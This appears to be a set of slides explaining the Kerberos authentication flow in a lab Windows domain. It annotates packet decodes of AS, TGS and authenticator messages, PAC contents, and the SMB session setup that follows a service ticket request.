


	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator

AS-REQ

- A timestamp is encrypted using the user's secret key – this is Pre-Authentication





AS-REP


- The “enc-part” of ticket is the part of the ticket encrypted with the TGS’s secret key (krbtgt secret key)
- The “enc-part” below is the TGS session key encrypted with the user’s secret key

```
▼ Kerberos
  ▶ Record Mark: 1473 bytes
  ▼ as-rep
    ▶ pvno: 5
    ▶ msg-type: krb-as-rep (11)
    ▶ padata: 1 item
    ▶ crealm: CAPSULE.CORP
    ▼ cname
      ▶ name-type: KRB5-NT-PRINCIPAL (1)
      ▶ cname-string: 1 item
        CNameString: Vegeta
    ▼ ticket
      ▶ tkt-vno: 5
      ▶ realm: CAPSULE.CORP
      ▶ sname
        ▶ name-type: KRB5-NT-SRV-INST (2)
        ▶ sname-string: 2 items
          SNameString: krbtgt
          SNameString: CAPSULE.CORP
      ▶ enc-part
    ▼ enc-part
      ▶ etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      ▶ kvno: 2
      ▶ cipher: 2d177f8790b22b398e5ebcc0ab1f31812a8ba7541cc71ad7...
```

What's within a TGT

```
  ▶ ticket
    tkt-vno: 5
    realm: CAPSULE.CORP
    ▶ sname
      name-type: kRB5-NT-SRV-INST (2)
      ▶ sname-string: 2 items
        SNameString: krbtgt
        SNameString: CAPSULE.CORP
    ▶ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
    ▶ cipher: ddfaf798430bdd51ac7332bae5f37ea70e82142ab961f0e4...
      ▶ encTicketPart
        padding: 0
        flags: 40e10000
        key
        crealm: CAPSULE.CORP
        cname
        transited
          authtime: 2021-03-03 22:32:54 (UTC)
          starttime: 2021-03-03 22:32:54 (UTC)
          endtime: 2021-03-04 08:32:54 (UTC)
          renew-till: 2021-03-10 22:32:54 (UTC)
        ▶ authorization-data: 1 item
          ▶ AuthorizationData item
            ad-type: AD-IF-RELEVANT (1)
            ▶ ad-data: 308202aa308202a6a00402020080a182029c048202980500...
              ▶ AuthorizationData item
                ad-type: AD-Win2k-PAC (128)
                ▶ ad-data: 050000000000000000000000000000000000000000000000000000000000000...
                  Num Entries: 5
                  Version: 0
                    ▶ Type: Logon Info (1)
                    ▶ Type: Client Info Type (10)
                    ▶ Type: UPN DNS Info (12)
                    ▶ Type: Server Checksum (6)
                    ▶ Type: Privilsvr Checksum (7)
```

```
  ▶ PAC_LOGON_INFO:
    Referent ID: 0x00020000
    Logon Time: Feb 16, 2021 18:41:19.825708200 CET
    Logoff Time: Infinity (absolute time)
    Kickoff Time: Infinity (absolute time)
    PWD Last Set: May 10, 2020 00:23:50.307419200 CEST
    PWD Can Change: May 11, 2020 00:23:50.307419200 CEST
    PWD Must Change: Infinity (absolute time)
    ▶ Acct Name: Vegeta
    ▶ Full Name: Vegeta
    ▶ Logon Script
    ▶ Profile Path
    ▶ Home Dir
    ▶ Dir Drive
    Logon Count: 14
    Bad PW Count: 0
    User RID: 1128
    Group RID: 513
    Num RIDs: 1
  ▶ GROUP_MEMBERSHIP_ARRAY
    Referent ID: 0x0002001c
    Max Count: 1
    ▶ GROUP_MEMBERSHIP:
      ▶ User Flags: 0x00000020
      ▶ User Session Key: 0000000000000000000000000000000000000000000000000000000000000000
      ▶ Server: DC01
      ▶ Domain: CAP
```



	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator


TGS-REQ

- The ticket and authenticator are in “pa-data” (Pre-Authentication)
- Note the AP-REQ message format
- The “req-body” contains info about the desired service, encryption types...

```
▼ Kerberos
  ▶ Record Mark: 1380 bytes
  ▶ tgs-req
    ▷ pvno: 5
    ▷ msg-type: krb-tgs-req (12)
    ▷ padata: 2 items
      ▷ PA-DATA PA-TGS-REQ
        ▷ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▷ padata-value: 6e8204ac308204a8a003020105a10
            ▷ ap-req
              ▷ pvno: 5
              ▷ msg-type: krb-ap-req (14)
              ▷ Padding: 0
              ▷ ap-options: 00000000
              ▷ ticket
              ▷ authenticator
      ▷ PA-DATA PA-PAC-OPTIONS
    ▷ req-body
      ▷ Padding: 0
      ▷ kdc-options: 40810000
      ▷ realm: CAPSULE.CORP
      ▷ sname
        ▷ name-type: kRB5-NT-SRV-HST (3)
          ▷ sname-string: 2 items
            ▷ SNameString: host
            ▷ SNameString: ws01.capsule.corp
        ▷ till: 2037-09-13 02:48:05 (UTC)
        ▷ nonce: 663855608
      ▷ etype: 5 items
```

What's within an Authenticator

```
‐ authenticator
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
‐ cipher: 789539e4b152ed6f240b28f5d44228c5165541906bb04ef8...
    ‐ authenticator
        authenticator-vno: 5
        crealm: CAPSULE.CORP
    ‐ cname
        name-type: kRB5-NT-PRINCIPAL (1)
        ‐ cname-string: 1 item
            CNameString: Vegeta
    ‐ cksum
        cksumtype: CKSUMTYPE-RSA-MD5 (7)
        checksum: 40bfa7b353aac0e64eaa149f959e1ec3
        cusec: 31
       ctime: 2021-03-03 22:32:54 (UTC)
        seq-number: 660750702
```




TGS-REP

- The “ticket” part contains the Service Ticket
- The “enc-part” contains the server session key encrypted with the TGS session key

```
▼ Kerberos
  ▶ Record Mark: 1401 bytes
  ▶ tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: CAPSULE.CORP
    ▶ cname
      name-type: KRB5-NT-PRINCIPAL (1)
      ▶ cname-string: 1 item
        CNameString: Vegeta
  ▶ ticket
    tkt-vno: 5
    realm: CAPSULE.CORP
    ▶ sname
      name-type: KRB5-NT-SRV-HST (3)
      ▶ sname-string: 2 items
        SNameString: host
        SNameString: ws01.capsule.corp
    ▶ enc-part
  ▶ enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    cipher: 8b23f02a9f389c44839769a1f0797c14a8d153a44655007d...
```

Wait - Listing SYSVOL



A screenshot of a Windows Command Prompt window titled "Command Prompt". The window shows the following text output:

```
Microsoft Windows [Version 10.0.18363.1379]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\vegeta>dir \\ws02.capsule.corp\C$  
Access is denied.

C:\Users\vegeta>
```

New ST + SMB Traffic


No.	Time	Source	Destination	Protocol	Length	Info
1.	700859898	10.11.1.10	10.11.3.5	KRB5	135	TGS-REQ
	701972530	10.11.3.5	10.11.1.10	KRB5	1565	TGS-REP
	702563102	10.11.1.10	10.11.1.13	SMB2	1827	Session Setup Request
	704478848	10.11.1.13	10.11.1.10	SMB2	314	Session Setup Response

CIFS (SMB) Ticket

